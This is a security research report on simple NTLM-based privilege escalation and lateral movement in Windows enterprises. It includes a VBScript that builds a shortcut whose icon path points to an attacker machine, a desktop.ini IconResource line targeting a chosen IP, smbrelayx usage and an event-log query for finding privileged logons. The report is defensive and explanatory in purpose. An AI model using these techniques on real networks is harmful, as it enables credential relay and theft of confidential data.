The Non-Advanced Persistent Threat

1. Executive Summary

Advanced Persistent Threat (APT) is a name given to attacks that specifically and persistently target an entity. The security community views this type of attack as a complex, sophisticated cyber-attack that can last months or even years. The skill and scope required to instigate an attack of this magnitude and sophistication are believed to be beyond the reach of individual hackers. Therefore, APT is generally attributed to governments, hacktivists, and cyber criminals.

Despite these common perceptions (see Wikipedia), our labs discovered that some techniques attributed to APT require only basic skills. For example, there are simple ways to accumulate access privileges by attacking common Windows protocols. To provide evidence of this, the attacks we examined targeted commonly known, inherent weaknesses of the Microsoft NTLM protocol, and leveraged basic social engineering, Windows skills, and readily available software.

In this report, we focus on the phases of escalating privileges and collecting information. We expose some powerful, yet extremely simple techniques that allow attackers to efficiently expand their reach within an infected organization. We show how attackers achieve their goals without resorting to zero-day vulnerabilities and sophisticated exploits, and how organizations can protect themselves against the outcomes of such attacks.

The target of the attack we analyze in our report is the enterprise's confidential information stored on file servers, Microsoft SharePoint, or database servers. Confidential information may include intellectual property, deal data, source code, payment card information, personal information, trade secrets, research data, financial secrets, etc.

As we show in our report, some APTs are relatively simple to carry out. There needs to be a fundamental shift in how security teams approach protecting against them. Security teams need to change their paradigm from absolute prevention of intrusion to focusing on what they need to do to protect their critical data assets once intruders have gained access to their infrastructure. Organizations should also shift their practice from absolute reliance on access control measures, to abuse detection mechanisms.

1.1 Key Findings

1. Data breaches, commonly associated with APT, can be achieved by relatively simple (and commonly available) means and basic technical skills.
2. Windows functionality combined with seemingly "innocent" areas of file shares and SharePoint provide attackers with a stepping stone to an organization's most critical data.
3. Even accounts with basic privileges can utilize built in Windows functionality in order to "poison" local machines–allowing them to gain access to more privileged accounts.

1.2 Main Conclusions

1. While upgrading to more secure authentication protocols is always a good idea, it's not the silver bullet for stopping APTs. You actually need relatively simple file security to protect against a relatively significant threat.
2. Mitigation of these kinds of attacks should focus on monitoring the authentication process itself and on data access patterns, rather than the authentication protocol and authorization mechanisms.
3. Privileged processes inside the network that routinely authenticate to endpoints are a potential threat vector.

2. Basic Concepts

A typical scenario of APT:




Figure 1 - Attack Lifecycle

An attacker collects information about the target, and then proceeds with the initial compromise, commonly achieved through Spear Phishing. Afterward, the attacker continues, by installing a Backdoor in order to establish a better "foothold." This is followed by an attempt to spread through the network by gathering privileges (lateral movement). When the attacker reaches his goal, the data center, he steals the sensitive data and exfiltrates it (usually via encrypted files).

2.1 NTLM

NT LAN Manager (known as NTLM protocol) and NTLMv2 are protocols designed by Microsoft that provide authentication of users to servers. NTLM is used in conjunction with a wide variety of protocols such as SMB, HTTP, Telnet, SIP, SMTP, and more.

NTLM is a challenge response protocol made up from 3 messages: NEGOTIATE, CHALLENGE, and AUTHENTICATE. The server is able to verify that the client is in possession of a shared "secret" (the user's password) by issuing a challenge. The client solves the challenge using its "secret" and sends it back to the server. The server is now able to verify the response; either locally or against the Active Directory.

Figure 2, taken from Microsoft's protocol description, demonstrates NTLM authentication over SMB.



Client
Server
(1) SMB_COM_NEGOTIATE Request
(2) SMB_COM_NEGOTIATE Response
(3) SMB_COM_SESSION_SETUP_ANDX Request 1 [NTLM NEGOTIATE_MESSAGE]
(4) SMB_COM_SESSION_SETUP_ANDX Response 1 [NTLM CHALLENGE_MESSAGE]
(5) SMB_COM_SESSION_SETUP_ANDX Request 2 [NTLM AUTHENTICATE_MESSAGE]
(6) SMB_COM_SESSION_SETUP_ANDX Response 2

Figure 2 - Message Sequence to Authenticate an SMB Session

In NTLM, the user's password is represented by the LM or NT hash (a mathematical function computed from the password). The response to the challenge depends on the protocol negotiated and can consist of one or more of the following: LM response, NTLM response, NTLMv2 response, LMv2 response, and NTLM2 session response.

2.2 NTLM Weaknesses

NTLM, by design, has many security flaws. The security problems with NTLM are well known for a long time, and some were patched by Microsoft. Some of the weaknesses are described in the following sections.

2.2.1 Pass the Hash

A pass the hash attack allows an attacker to authenticate to a server without the knowledge of the plaintext password. This attack is made possible because NTLM authentication response calculation does not require the plaintext password; it requires the NT or LM hash. This makes the LM or NT hash comparable to plaintext passwords. Thus, an attacker may look for obtaining the hash rather than the actual password – which may in turn be simpler (see next section).

2.2.2 Weak Response Calculation

NTLMv1 challenge response algorithm is considered weak. An attacker who has access to the challenge and the response (e.g., by eavesdropping on a conversation) can calculate the LM or NT hash used for authentication. Given that the hashes are password equivalents (i.e., pass the hash) an attacker can authenticate as the user with the hashes.

2.2.3 NTLM Relay

This attack exploits an inherent weakness of the protocol and can be applied to both NTLMv1 and NTLMv2. The goal of this attack is to gain access to a resource (i.e., a target) without obtaining valid credentials (or their equivalent - i.e., NT / LM hashes).

The basic scenario is described in Figure 3:




Figure 3 - NTLM Relay Attack

Message flow of the attack is as follows:

- Attacker "manipulates" user to initiate NTLM authentication to compromised machine (we will discuss some techniques to achieve this later)
- The compromised machine receives a connection request from the user
- The compromised machine sets up another session to a target
- The target responds with a challenge -> challenge relayed back to user
- The user solves the challenge -> authenticate message relayed to target

A successful relay grants the compromised machine the user's privileges on the target.

2.2.4 NTLM Reflection

This is a specific case of the relay attack, in which the target machine and the user machine are the same (the compromised machine can also be the users'). Reflection attacks are now patched by Microsoft.

3. It's all About the Data

Attackers are not after every single machine in the organization, they only infect as many machines as they need to maintain presence and gain more access privileges. Attackers would not go through the trouble of hacking an organization in order to compromise the employee's data. They have other methods to steal personal Facebook, Google, and banking accounts. What they are really after are the file and database servers that contain business data.

3.1 Databases

Databases store an organization's structured data. Many applications, both internal and external (e.g., web sites, mobile applications, etc.), store data in the database. Because of their structure, databases make business data easier to consume. The fact that information from databases (e.g., credit card information, salaries, personal information, etc.) can be easily monetized makes them a prime target.

Because of their sensitivity, databases are usually not widely accessible in organizations. Only a few individuals have administrative privileges. Most employees who do access the databases usually do not do it directly, but through an application; which often offers a small subset of operations and privileges to the databases themselves.

For security personnel, structured data is easier to monitor then unstructured data. They usually know where the sensitive data is, and who is authorized to access it. Attackers have to work harder – not only to find the databases – but also to gain sufficient privileges in order to access sensitive information stored in them.

3.2 File Shares

A large portion of the corporate sensitive (unstructured) data lies in its file shares. These shares are normally the main location where confidential documents and files are stored and backed-up. Shares and folders are maintained in a manner that allows access only to privileged users.

File shares are an "easy target" because they are fast to find. An attacker does not need to spend too much time gathering information in order to discover the location of the file share. Most employees use file shares on a daily basis. It's also very common for newly installed machines to be configured with mapped drivers pointing to the file shares.

A common setup of file shares consists of private individual folders, and folders dedicated to teams, departments, projects, etc. Figure 4 shows a common setup of folder trees in a file share:




Figure 4 - File Share Tree

At the bottom lays the common folder that is accessible to most users; it usually contains non-confidential files such as pictures, software, and manuals. Above the base lie partitioned folders, divided by departments, teams, projects and so on.

Different users have different access privileges to sections of the file share (indicated by color in Figure 4). User A has access to green sections of the file share, and user B to the orange ones.

3.3 Gaining Access to the Data

Once the attacker compromises a single machine, he gains access privileges of the currently logged on user; giving the attacker access to a portion of the data store. An attacker who extends his access privileges by compromising more accounts, gains access to larger portions of the data store.

NTLM protocol weaknesses provide an attacker a perfect opportunity to extend his access privileges to targeted resources – as long as those resources support NTLM authentication. Note that Windows file shares and some databases – mainly MS SQL and Oracle – support windows based authentication using NTLM.

4. Attack the Data

We mentioned before that an attacker only needs to exploit the inherent weaknesses in NTLM in order to gain privileges to desired resources. In this section we discuss several simple scenarios where an attacker not only gains access privileges, but also achieves it simply and quickly (hours to days, rather than weeks to months).

4.1 Starting point

For the purpose of our discussion we do not bother ourselves with the details of the initial compromise phase – how an attacker compromises an asset (mobile, laptop, desktop) of the organization. Given that the target of the attack is a large organization, consisting of thousands of employees, an attacker has a huge variety of attack vectors to choose from. Many of these do not require many, or any, technical skills (e.g., stealing a laptop).

We start with the assumption that an attacker has compromised one machine in the organization, and has an available communication channel to that machine.




Figure 5 - Attack Starting Point

With the initial compromise of a machine, the attacker also obtains privileges granted to the user who is currently logged into the machine. This account usually has some level of privileges, generally to the file share, but possibly also to databases.

4.2 Waiting for Good Things to Come

Waiting for good things to come is a common, and surprisingly effective, strategy for attackers. Enterprises tend to have myriad services that periodically log onto machines in the network. One example of such service is a firewall agent that checks for connected users on machines. This information is used later by firewall rules configured for users (rather than IPs). Attackers can intercept the authentication process of a privileged account to the compromised machine and leverage it to connect to the data center.

For an even less opportunistic attack, the attacker can query the event log looking for network logons. These will show if any processes routinely connect to the machine and when to expect such connections.

An example in a windows box:

```
wevtutil qe Security /c:10 /f:text /q:”*[EventData[Data[@Name=’LogonType’]=’3’]]”
```


Logon type 3 is a network logon. An example of an interesting entry:

```
Log Name: Security
Source: Microsoft-Windows-Security-Auditing
Date: ****************
Event ID: 4624
Task: Logon
Level: Information
Opcode: Info
Keyword: Audit Success
User: N/A
User Name: N/A
Computer: ********.******.local
Description:
An account was successfully logged on.

Subject:
        Security ID:            S-*-*-*
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Type:                     3

New Logon:
        Security ID:            S-*-*-*-*-*-*-*
        Account Name:           p*****admin
        Account Domain:         DOMAIN
        Logon ID:               0x12c65d
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x0
        Process Name:           -

Network Information:
        Workstation Name:       ********
        Source Network Address: 192.*.*.*
        Source Port:            55995
```

```
Detailed Authentication Information:
        Logon Process:          NtLmSsp
        Authentication Package: NTLM
        Transited Services:     -
        Package Name (NTLM only):       NTLM V2
        Key Length:             128
```

From the event log the attacker can see the authentication method used; the account performing the logons and the IP from where the logons originate. Looking at the event times gives the attacker a clue for when to expect the next logon.

In order to perform an NTLM Relay attack, an attacker can choose from many available hacking tools. One example of a tool is included with the python Impacket bundle and performs NTLM Relay over SMB (many more tools are also available online). The bundle contains an easy to use command line python script called smbrelayx.py as shown in Figure 6.



```
Impacket v0.9.10 - Copyright 2002-2013 Core Security Technologies

usage: smbrelayx.py [--help] [-h HOST] -e FILE

For every connection received, this module will try to SMB relay that
connection to the target system or the original client

optional arguments:
  --help   show this help message and exit
  -h HOST  Host to relay the credentials to, if not it will relay it back to
           the client
  -e FILE  File to execute on the target system
```

Figure 6 - Impacket SMBRelayx script

Once a privileged account tries to connect to the compromised machine, the script performs the SMB Relay attack against the file share (which is the target).




Figure 7 - SMB Relay to the file share from privileged account

This specific script tries to install a service on the target server. However, with small modifications it could be used simply to explore the file share using the relayed credentials.

4.3 Poisoning the Well

As shown in Figure 4 - File Share Tree, file shares tend to host folders which are accessible to even the least privileged users (i.e., "wells"). Most often organizations grant "worldwide" write permissions on such folders for the purpose of enterprise-wide collaboration. These less sensitive areas of the file share are not closely monitored (as they are not expected to contain sensitive data) and threat protection is generally provided by applying anti-virus on a regular basis. While each individual user "drinking from the well" may have limited access privileged within the file share, the sum aggregate of privileges for all users accessing the "well" in a relatively short period of time may be substantial. Therefore, an attacker who gains control of a single machine, presumably with partial access privileges to files, is motivated to abuse this configuration by applying a method we call "well poisoning."

Poisoning the well is the act of introducing content to the shared folder which forces SMB traffic from users who browse that folder to communicate with the compromised machine. This can easily be achieved with "specially" crafted shortcut files. Windows operating system allows one to customize the appearance of shortcuts by changing their icon property. In particular the icon property can be set to reference a remote file. The attacker can place an arbitrary shortcut on the common folder and set its icon property to reference the compromised machine. A user browsing the folder will unknowingly engage in SMB authentication with the compromised machine.

Figure 8 depicts what happens when a user browses the common folder:

1. User opens explorer and browses the common folder
2. Shortcut file invokes SMB authentication with the compromised machine
3. Compromised machine performs SMB relay attack to the file share




Figure 8 - File Share "Poisoning" Followed by SMB Relay

Poisoning the well allows an attacker to quickly achieve an access level to the file server that is equivalent to the sum total of privileges granted to all users together.


Creating a shortcut with a custom icon is extremely simple either through the Windows UI or through a simple code. Below is a sample implementation in vbScript:

```
set WshShell = WScript.CreateObject(“WScript.Shell”)
set oShellLink = WshShell.CreateShortcut(“C:\<FolderName>\MaliciousLink.lnk”)

oShellLink.TargetPath = “C:\ <FolderName>\target.txt”
oShellLink.WindowStyle = 1 ‘ Displays the window
oShellLink.IconLocation = “\\<comp-ip>\share\myIcon.ico”
oShellLink.Save
```

Another example of “well poisoning” is the poisoning of SharePoint servers. Even if the SharePoint does not contain write access to common folders or pages, its collaborative nature provides an opportunity for a similar attack.

An attacker can poison a SharePoint page by creating a customized page that, instead of referencing an image, references a compromised machine. The form of the image path affects the protocol used to retrieve it. A path in the form of: “file://server/share/image-name” will use SMB protocol. When a user navigates to the poisoned page he unknowingly engages in NTLM authentication with the compromised machine, which again allows the attacker to perform an SMB relay attack.

SharePoint offers built in lists that display newly added items to the SharePoint (shown in Figure 9); this keeps all SharePoint users up to date with the latest content. This feature increases the chances that users will navigate to a poisoned page even when the attacker gains access privileges only to an obscure section of the SharePoint.



Site Pages

☐ Type	Name	☐ Modified By	Modified	☐ Created By	Created
	MaliciousPage NEW	[redacted]	1/29/2014 1:49 PM	[redacted]	1/29/2014 12:36 PM

Figure 9 - SharePoint Site Pages List

4.4 Privilege Escalation

Most often, an attacker gains access to accounts on the compromised machine that are non-administrative. In previous flows we’ve seen attacks that do not require further escalation other than the initial compromised account. However, at times the compromised account might have limited access to resources or available operations on the local machine.

The following flow suggests a possible privilege escalation scenario, where an attacker can gain administrative access to the compromised machine (or another machine for which the compromised account has administrative privileges).

Let’s assume an attacker had already compromised a non-administrative account on a machine. The attacker would like to perform local “poisoning.” Unlike file shares, however, there is little common ground where non-privileged users can write data – i.e., folders that grant write privileges to guests where administrators are likely to browse (using explorer).

Fortunately for the intruder, a built in functionality in Windows allows an attacker to virtually "climb up" the folder tree and "poison" an administrative folder. This functionality is again related to customization with icons. Even some low privileged accounts can create their own folders on local disk (C:\) and have full access to their profile folder (denoted as %UserProfile% by its environment variable name in the Windows System).

In order to "poison" a local administrative folder the intruder would follow these steps:

1. Choose a folder accessible to the non-privileged account, for example:
   a. %UERPROFILE%
   b. Create new folder in 'C'
2. Right click inside the folder, choose properties->customize->change icon
3. Select an icon
4. Inside the folder, open the newly generated desktop.ini file
5. Change the IconResource to reference a resource of the intruder's favorite attack flavor:
   a. A resource on the same machine can be used for SMB reflection attacks
   b. A resource on a different compromised machine can be used for SMB relay attacks
   c. A resource on a rogue SMB server can be used for negotiating NTLMv1 and cracking the tokens to obtain LM / NTLM hashes
6. Administrator navigates to C: (or C:\Users)
7. SMB authentication of the administrative account is completed with the chosen target

```
[.ShellClassInfo]
IconResource=\\<chosen-ip>\system32\SHELL32.dll,27
```

Figure 10 - Manipulating IconResource

As in 5 above, option 'a' is not likely to succeed because reflection attacks are mostly patched on Windows machines. Option 'b' allows the attacker to gain higher privileges that were obtained locally on remote targets.

Option 'c' would make the administrative account connect to an SMB server that negotiates NTLMv1. As of Windows Vista, the default configuration is not to use NTLM / LM responses. The machine's configuration is dependent on the group policy enforced in the enterprise; which sometimes allow for LM / NTLM responses – mainly because of bad configuration or for compatibility reasons.

As mentioned before, NTLMv1 authentication is weak. Open source tools that obtain LM / NTLM hashes are publicly available. An attacker can setup a Metasploit SMB server that performs NTLMv1 authentication and cracks the LM and NTLM hashes from the response.

One final note about the last scenario: normally (depending on local / group policies) Windows does not perform NTLM authentication over HTTP to machines that are not "trusted." Trusted machines (configured through the "Internet options" panel) are, by default, those whose address is local to the organization. This configuration does not apply to SMB traffic – making SMB more appealing in this scenario: an attacker can set up a rogue SMB server on the Internet and still receive NTLM authentications regardless of the "Internet options" settings.

Figure 11 summarizes the different attacks:

